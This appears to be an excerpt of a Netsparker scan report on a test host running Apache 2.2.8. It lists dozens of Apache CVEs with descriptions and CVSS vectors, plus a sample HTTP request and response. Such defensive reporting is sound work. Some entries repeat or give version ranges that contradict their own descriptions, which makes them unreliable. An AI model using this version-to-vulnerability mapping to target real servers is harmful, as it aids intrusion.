OWASP Top Ten 2021	A06

7. Out-of-date Version (Apache)

CRITICAL 1

Netsparker identified you are using an out-of-date version of Apache.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Apache HTTP Server Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') Vulnerability

ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier.

Affected Versions
2.0 to 2.2.29

CVSS
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2021-39275

Apache HTTP Server Insufficient Information Vulnerability

modules/arch/win32/mod_isapi.c in mod_isapi in the Apache HTTP Server 2.0.37 through 2.0.63, 2.2.0 through 2.2.14, and 2.3.x before 2.3.7, when running on Windows, does not ensure that request processing is complete before calling isapi_unload for an ISAPI .dll module, which allows remote attackers to execute arbitrary code via unspecified vectors related to a crafted request, a reset packet, and "orphaned callback pointers."

Affected Versions
2.2.6 to 2.2.14

CVSS
AV:N/AC:L/Au:N/C:C/I:C/A:C

External References
- CVE-2010-0425

Apache HTTP Server Improper Authentication Vulnerability

In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.

Affected Versions
2.2.8 to 2.2.27

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2018-1312

Apache HTTP Server Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.

Affected Versions
2.2.8 to 2.2.27

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2017-7679

Apache HTTP Server Improper Input Validation Vulnerability

In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.

Affected Versions
2.2.8 to 2.2.27

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:H

External References
- CVE-2017-9788

Apache HTTP Server NULL Pointer Dereference Vulnerability

Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.

Affected Versions
0.8.11 to 2.4.48

External References
- CVE-2021-34798

Apache HTTP Server Resource Management Errors Vulnerability

The byterange filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0086.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:C

External References
- CVE-2011-3192

Apache HTTP Server Resource Management Errors Vulnerability

The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).

Affected Versions
2.2.8 to 2.2.11

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:C

External References
- CVE-2009-1891

Apache HTTP Server Resource Management Errors Vulnerability

The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).

Affected Versions
2.2.6 to 2.2.10

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:C

External References
- CVE-2009-1891

Apache HTTP Server Insufficient Information Vulnerability

mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2013-2249

Apache HTTP Server Insufficient Information Vulnerability

mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2013-2249

Apache HTTP Server Numeric Errors Vulnerability

The stream_reqbody_cl function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server before 2.3.3, when a reverse proxy is configured, does not properly handle an amount of streamed data that exceeds the Content-Length value, which allows remote attackers to cause a denial of service (CPU consumption) via crafted requests.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:C

External References
- CVE-2009-1890

Apache HTTP Server Numeric Errors Vulnerability

The stream_reqbody_cl function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server before 2.3.3, when a reverse proxy is configured, does not properly handle an amount of streamed data that exceeds the Content-Length value, which allows remote attackers to cause a denial of service (CPU consumption) via crafted requests.

Affected Versions
2.2.6 to 2.2.11

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:C

External References
- CVE-2009-1890

Apache HTTP Server Out-of-bounds Read Vulnerability

A specially crafted HTTP request header could have crashed the Apache HTTP Server prior to version 2.4.30 due to an out of bound read while preparing data to be cached in shared memory. It could be used as a Denial of Service attack against users of mod_cache_socache. The vulnerability is considered as low risk since mod_cache_socache is not widely used, mod_cache_disk is not concerned by this vulnerability.

Affected Versions
2.2.8 to 2.2.27

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-1303

Apache HTTP Server Use After Free Vulnerability

Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.

Affected Versions
2.2.8 to 2.2.27

CVSS
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2017-9798

Apache HTTP Server Improper Access Control Vulnerability

The Apache HTTP Server through 2.4.23 follows RFC 3875 section 4.1.18 and therefore does not protect applications from the presence of untrusted client data in the HTTP_PROXY environment variable, which might allow remote attackers to redirect an application's outbound HTTP traffic to an arbitrary proxy server via a crafted Proxy header in an HTTP request, aka an "httpoxy" issue. NOTE: the vendor states "This mitigation has been assigned the identifier CVE-2016-5387"; in other words, this is not a CVE ID for a vulnerability.

Affected Versions
2.2.8 to 2.2.27

CVSS
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-5387

Apache HTTP Server Resource Management Errors Vulnerability

The mod_proxy_ajp module in the Apache HTTP Server before 2.2.21, when used with mod_proxy_balancer in certain configurations, allows remote attackers to cause a denial of service (temporary "error state" in the backend server) via a malformed HTTP request.

Affected Versions
2.2.8 to 2.2.20

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-3348

Apache HTTP Server Resource Management Errors Vulnerability

The mod_proxy_ajp module in the Apache HTTP Server before 2.2.21, when used with mod_proxy_balancer in certain configurations, allows remote attackers to cause a denial of service (temporary "error state" in the backend server) via a malformed HTTP request.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-3348

Apache HTTP Server Other Vulnerability

The (1) mod_cache and (2) mod_dav modules in the Apache HTTP Server 2.2.x before 2.2.16 allow remote attackers to cause a denial of service (process crash) via a request that lacks a path.

Affected Versions
2.2.6 to 2.2.15

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2010-1452

Apache HTTP Server Resource Management Errors Vulnerability

Stack consumption vulnerability in the fnmatch implementation in apr_fnmatch.c in the Apache Portable Runtime (APR) library before 1.4.3 and the Apache HTTP Server before 2.2.18, and in fnmatch.c in libc in NetBSD 5.1, OpenBSD 4.8, FreeBSD, Apple Mac OS X 10.6, Oracle Solaris 10, and Android, allows context-dependent attackers to cause a denial of service (CPU and memory consumption) via *? sequences in the first argument, as demonstrated by attacks against mod_autoindex in httpd.

Affected Versions
2.2.8 to 2.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-0419

Apache HTTP Server Resource Management Errors Vulnerability

Stack consumption vulnerability in the fnmatch implementation in apr_fnmatch.c in the Apache Portable Runtime (APR) library before 1.4.3 and the Apache HTTP Server before 2.2.18, and in fnmatch.c in libc in NetBSD 5.1, OpenBSD 4.8, FreeBSD, Apple Mac OS X 10.6, Oracle Solaris 10, and Android, allows context-dependent attackers to cause a denial of service (CPU and memory consumption) via *? sequences in the first argument, as demonstrated by attacks against mod_autoindex in httpd.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-0419

Apache HTTP Server Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The ap_read_request function in server/protocol.c in the Apache HTTP Server 2.2.x before 2.2.15, when a multithreaded MPM is used, does not properly handle headers in subrequests in certain circumstances involving a parent request that has a body, which might allow remote attackers to obtain sensitive information via a crafted request that triggers access to memory locations associated with an earlier request.

Affected Versions
2.2.8 to 2.2.9

CVSS
AV:N/AC:M/Au:N/C:P/I:N/A:N

External References
- CVE-2010-0434

Apache HTTP Server Improper Input Validation Vulnerability

The mod_proxy module in the Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x before 2.2.18, when the Revision 1179239 patch is in place, does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers by using the HTTP/0.9 protocol with a malformed URI containing an initial @ (at sign) character. NOTE: this vulnerability exists because of an incomplete fix for CVE-2011-3368.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2011-3639

Apache HTTP Server Numeric Errors Vulnerability

Integer overflow in the ap_pregsub function in server/util.c in the Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x through 2.2.21, when the mod_setenvif module is enabled, allows local users to gain privileges via a .htaccess file with a crafted SetEnvIf directive, in conjunction with a crafted HTTP request header, leading to a heap-based buffer overflow.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:L/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2011-3607

Apache HTTP Server Improper Input Validation Vulnerability

The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21 does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an initial @ (at sign) character.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2011-3368

Apache HTTP Server Other Vulnerability

The mod_proxy_ftp module in the Apache HTTP Server allows remote attackers to bypass intended access restrictions and send arbitrary commands to an FTP server via vectors related to the embedding of these commands in the Authorization HTTP header, as demonstrated by a certain module in VulnDisco Pack Professional 8.11.

Affected Versions
2.2.8 to 2.2.13

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References

- CVE-2009-3095

Apache HTTP Server Other Vulnerability

The Solaris pollset feature in the Event Port backend in poll/unix/port.c in the Apache Portable Runtime (APR) library before 1.3.9, as used in the Apache HTTP Server before 2.2.14 and other products, does not properly handle errors, which allows remote attackers to cause a denial of service (daemon hang) via unspecified HTTP requests, related to the prefork and event MPMs.

Affected Versions

2.2.8 to 2.2.13

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2009-2699

Apache HTTP Server Other Vulnerability

The Solaris pollset feature in the Event Port backend in poll/unix/port.c in the Apache Portable Runtime (APR) library before 1.3.9, as used in the Apache HTTP Server before 2.2.14 and other products, does not properly handle errors, which allows remote attackers to cause a denial of service (daemon hang) via unspecified HTTP requests, related to the prefork and event MPMs.

Affected Versions

2.2.6 to 2.2.12

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2009-2699

Apache HTTP Server Other Vulnerability

The ap_proxy_ajp_request function in mod_proxy_ajp.c in mod_proxy_ajp in the Apache HTTP Server 2.2.x before 2.2.15 does not properly handle certain situations in which a client sends no request body, which allows remote attackers to cause a denial of service (backend server outage) via a crafted request, related to use of a 500 error code instead of the appropriate 400 error code.

Affected Versions

2.2.8 to 2.2.9

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2010-0408

Apache HTTP Server Cryptographic Issues Vulnerability

The TLS protocol, and the SSL protocol 3.0 and possibly earlier, as used in Microsoft Internet Information Services (IIS) 7.0, mod_ssl in the Apache HTTP Server 2.2.14 and earlier, OpenSSL before 0.9.8l, GnuTLS 2.8.5 and earlier, Mozilla Network Security Services (NSS) 3.12.4 and earlier, multiple Cisco products, and other products, does not properly associate renegotiation handshakes with an existing connection, which allows man-in-the-middle attackers to insert data into HTTPS sessions, and possibly other types of sessions protected by TLS or SSL, by sending an unauthenticated request that is processed retroactively by a server in a post-renegotiation context, related to a "plaintext injection" attack, aka the "Project Mogul" issue.

Affected Versions
2.2.8 to 2.2.14

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:P

External References
- CVE-2009-3555

Apache HTTP Server Improper Input Validation Vulnerability

The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted DAV WRITE request.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2013-6438

Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabled for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers to a non-DAV URI.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2013-1896

Apache HTTP Server Improper Input Validation Vulnerability

The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted DAV WRITE request.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2013-6438

Apache HTTP Server Resource Management Errors Vulnerability

The deflate_in_filter function in mod_deflate.c in the mod_deflate module in the Apache HTTP Server before 2.4.10, when request body decompression is enabled, allows remote attackers to cause a denial of service (resource consumption) via crafted request data that decompresses to a much larger size.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0118

Apache HTTP Server Improper Input Validation Vulnerability

The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0098

Apache HTTP Server Improper Input Validation Vulnerability

The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0098

Apache HTTP Server Resource Management Errors Vulnerability

scoreboard.c in the Apache HTTP Server 2.2.21 and earlier might allow local users to cause a denial of service (daemon crash during shutdown) or possibly have unspecified other impact by modifying a certain type field within a scoreboard shared memory segment, leading to an invalid call to the free function.

Affected Versions
2.2.8 to 2.2.21

CVSS
AV:L/AC:L/Au:N/C:P/I:P/A:P

External References

- CVE-2012-0031

Apache HTTP Server Resource Management Errors Vulnerability

scoreboard.c in the Apache HTTP Server 2.2.21 and earlier might allow local users to cause a denial of service (daemon crash during shutdown) or possibly have unspecified other impact by modifying a certain type field within a scoreboard shared memory segment, leading to an invalid call to the free function.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:L/AC:L/Au:N/C:P/I:P/A:P

External References
- CVE-2012-0031

Apache HTTP Server Improper Input Validation Vulnerability

The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21, when the Revision 1179239 patch is in place, does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an @ (at sign) character and a : (colon) character in invalid positions. NOTE: this vulnerability exists because of an incomplete fix for CVE-2011-3368.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2011-4317

Apache HTTP Server Resource Management Errors Vulnerability

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Affected Versions
2.2.8 to 2.2.14

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2007-6750

Apache HTTP Server Resource Management Errors Vulnerability

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Affected Versions
2.2.8 to 2.2.13

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2007-6750

Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

protocol.c in the Apache HTTP Server 2.2.x through 2.2.21 does not properly restrict header information during construction of Bad Request (aka 400) error documents, which allows remote attackers to obtain the values of HTTPOnly cookies via vectors involving a (1) long or (2) malformed header in conjunction with crafted web script.

Affected Versions

2.2.8 to 2.2.15

CVSS

AV:N/AC:M/Au:N/C:P/I:N/A:N

External References

- CVE-2012-0053

Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the Apache HTTP Server 2.2.x before 2.2.24-dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via vectors involving hostnames and URIs in the (1) mod_imagemap, (2) mod_info, (3) mod_ldap, (4) mod_proxy_ftp, and (5) mod_status modules.

Affected Versions

2.2.8 to 2.2.15

CVSS

AV:N/AC:M/Au:N/C:N/I:P/A:N

External References

- CVE-2012-3499

Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the balancer_handler function in the manager interface in mod_proxy_balancer.c in the mod_proxy_balancer module in the Apache HTTP Server 2.2.x before 2.2.24-dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via a crafted string.

Affected Versions

2.2.8 to 2.2.15

CVSS

AV:N/AC:M/Au:N/C:N/I:P/A:N

External References

- CVE-2012-4558

Apache HTTP Server Cryptographic Issues Vulnerability

mod_rewrite.c in the mod_rewrite module in the Apache HTTP Server 2.2.x before 2.2.25 writes data to a log file without sanitizing non-printable characters, which might allow remote attackers to execute arbitrary commands via an HTTP request containing an escape sequence for a terminal emulator.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:H/Au:N/C:P/I:P/A:P

External References
- CVE-2013-1862

Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabled for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers to a non-DAV URI.

Affected Versions
2.2.8 to 2.2.24

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2013-1896

Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

envvars (aka envvars-std) in the Apache HTTP Server before 2.4.2 places a zero-length directory name in the LD_LIBRARY_PATH, which allows local users to gain privileges via a Trojan horse DSO in the current working directory during execution of apachectl.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:L/AC:M/Au:N/C:C/I:C/A:C

External References
- CVE-2012-0883

Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

envvars (aka envvars-std) in the Apache HTTP Server before 2.4.2 places a zero-length directory name in the LD_LIBRARY_PATH, which allows local users to gain privileges via a Trojan horse DSO in the current working directory during execution of apachectl.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:L/AC:M/Au:N/C:C/I:C/A:C

External References
- CVE-2012-0883

Apache HTTP Server Configuration Vulnerability

The Apache HTTP Server 2.2.11 and earlier 2.2 versions does not properly handle Options=IncludesNOEXEC in the AllowOverride directive, which allows local users to gain privileges by configuring (1) Options Includes, (2) Options +Includes, or (3) Options +IncludesNOEXEC in a .htaccess file, and then inserting an exec element in a .shtml file.

Affected Versions
2.2.6 to 2.2.10

CVSS
AV:L/AC:L/Au:N/C:N/I:N/A:C

External References
- CVE-2009-1195

Apache HTTP Server Resource Management Errors Vulnerability

The ap_proxy_http_process_response function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server 2.0.63 and 2.2.8 does not limit the number of forwarded interim responses, which allows remote HTTP servers to cause a denial of service (memory consumption) via a large number of interim responses.

Affected Versions
2.2.8

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2008-2364

Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in proxy_ftp.c in the mod_proxy_ftp module in Apache 2.0.63 and earlier, and mod_proxy_ftp.c in the mod_proxy_ftp module in Apache 2.2.9 and earlier 2.2 versions, allows remote attackers to inject arbitrary web script or HTML via a wildcard in the last directory component in the pathname in an FTP URI.

Affected Versions
2.2.8 to 2.2.9

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2008-2939

Apache HTTP Server Configuration Vulnerability

The Apache HTTP Server 2.2.11 and earlier 2.2 versions does not properly handle Options=IncludesNOEXEC in the AllowOverride directive, which allows local users to gain privileges by configuring (1) Options Includes, (2) Options +Includes, or (3) Options +IncludesNOEXEC in a .htaccess file, and then inserting an exec element in a .shtml file.

Affected Versions
2.2.8 to 2.2.11

CVSS
AV:L/AC:L/Au:N/C:N/I:N/A:C

External References
- CVE-2009-1195

Apache HTTP Server Resource Management Errors Vulnerability

The mod_cgid module in the Apache HTTP Server before 2.4.10 does not have a timeout mechanism, which allows remote attackers to cause a denial of service (process hang) via a request to a CGI script that does not read from its stdin file descriptor.

Affected Versions
2.2.8 to 2.2.15

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0231

Apache HTTP Server Resource Management Errors Vulnerability

The mod_cgid module in the Apache HTTP Server before 2.4.10 does not have a timeout mechanism, which allows remote attackers to cause a denial of service (process hang) via a request to a CGI script that does not read from its stdin file descriptor.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2014-0231

Apache HTTP Server Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') Vulnerability

Race condition in the mod_status module in the Apache HTTP Server before 2.4.10 allows remote attackers to cause a denial of service (heap-based buffer overflow), or possibly obtain sensitive credential information or execute arbitrary code, via a crafted request that triggers improper scoreboard handling within the status_handler function in modules/generators/mod_status.c and the lua_ap_scoreboard_worker function in modules/lua/lua_request.c.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2014-0226

Apache HTTP Server Improper Input Validation Vulnerability

The lua_websocket_read function in lua_request.c in the mod_lua module in the Apache HTTP Server through 2.4.12 allows remote attackers to cause a denial of service (child-process crash) by sending a crafted WebSocket Ping frame after a Lua script has called the wsupgrade function.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2015-0228

Apache HTTP Server DEPRECATED: Code Vulnerability

The chunked transfer coding implementation in the Apache HTTP Server before 2.4.14 does not properly parse chunk headers, which allows remote attackers to conduct HTTP request smuggling attacks via a crafted request, related to mishandling of large chunk-size values and invalid chunk-extension characters in modules/http/http_filters.c.

Affected Versions
2.2.8 to 2.2.27

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2015-3183

Apache HTTP Server NULL Pointer Dereference Vulnerability

When an HTTP/2 stream was destroyed after being handled, the Apache HTTP Server prior to version 2.4.30 could have written a NULL pointer potentially to an already freed memory. The memory pools maintained by the server make this vulnerability hard to trigger in usual configurations, the reporter and the team could not reproduce it outside debug builds, so it is classified as low risk.

Affected Versions
2.2.8 to 2.2.27

CVSS
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-1302

Apache HTTP Server Improper Neutralization of CRLF Sequences ('CRLF Injection') Vulnerability

Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).

Affected Versions
2.2.8 to 2.2.15

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

External References
- CVE-2016-4975

Apache HTTP Server Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

A specially crafted request could have crashed the Apache HTTP Server prior to version 2.4.30, due to an out of bound access after a size limit is reached by reading the HTTP header. This vulnerability is considered very hard if not impossible to trigger in non-debug mode (both log and build level), so it is classified as low risk for common server usage.

Affected Versions
2.2.8 to 2.2.27

CVSS

CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2018-1301

Apache HTTP Server Improper Input Validation Vulnerability

Apache HTTP Server mod_cluster before version httpd 2.4.23 is vulnerable to an Improper Input Validation in the protocol parsing logic in the load balancer resulting in a Segmentation Fault in the serving httpd process.

Affected Versions

2.2.8 to 2.2.27

CVSS

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

External References

- CVE-2016-8612

Apache HTTP Server Improper Input Validation Vulnerability

The ap_pregsub function in server/util.c in the Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x through 2.2.21, when the mod_setenvif module is enabled, does not restrict the size of values of environment variables, which allows local users to cause a denial of service (memory consumption or NULL pointer dereference) via a .htaccess file with a crafted SetEnvIf directive, in conjunction with a crafted HTTP request header, related to (1) the "len +=" statement and (2) the apr_pcalloc function call, a different vulnerability than CVE-2011-3607.

Affected Versions

2.2.8 to 2.2.15

CVSS

AV:L/AC:H/Au:N/C:N/I:N/A:P

External References

- CVE-2011-4415

Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the make_variant_list function in mod_negotiation.c in the mod_negotiation module in the Apache HTTP Server 2.4.x before 2.4.3, when the MultiViews option is enabled, allow remote attackers to inject arbitrary web script or HTML via a crafted filename that is not properly handled during construction of a variant list.

Affected Versions

2.2.8 to 2.2.15

CVSS

AV:N/AC:H/Au:N/C:N/I:P/A:N

External References

- CVE-2012-2687

Vulnerabilities

7.1. http://php.testsparker.com/

Identified Version

- 2.2.8

Latest Version

- 2.4.46 (in this branch)

Vulnerability Database

- Result is based on 02/05/2021 17:10:00 vulnerability database content.

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 145.9791 Total Bytes Received : 303 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6

X-Powered-By: PHP/5.2.6
Content-Length: 136
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:37 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

Remedy

Please upgrade your installation of Apache to the latest stable version.

Remedy References

- Downloading the Apache HTTP Server

CLASSIFICATION

OWASP Top Ten 2021	A06

8. Cross-site Scripting

HIGH 1 CONFIRMED 1

Netsparker detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

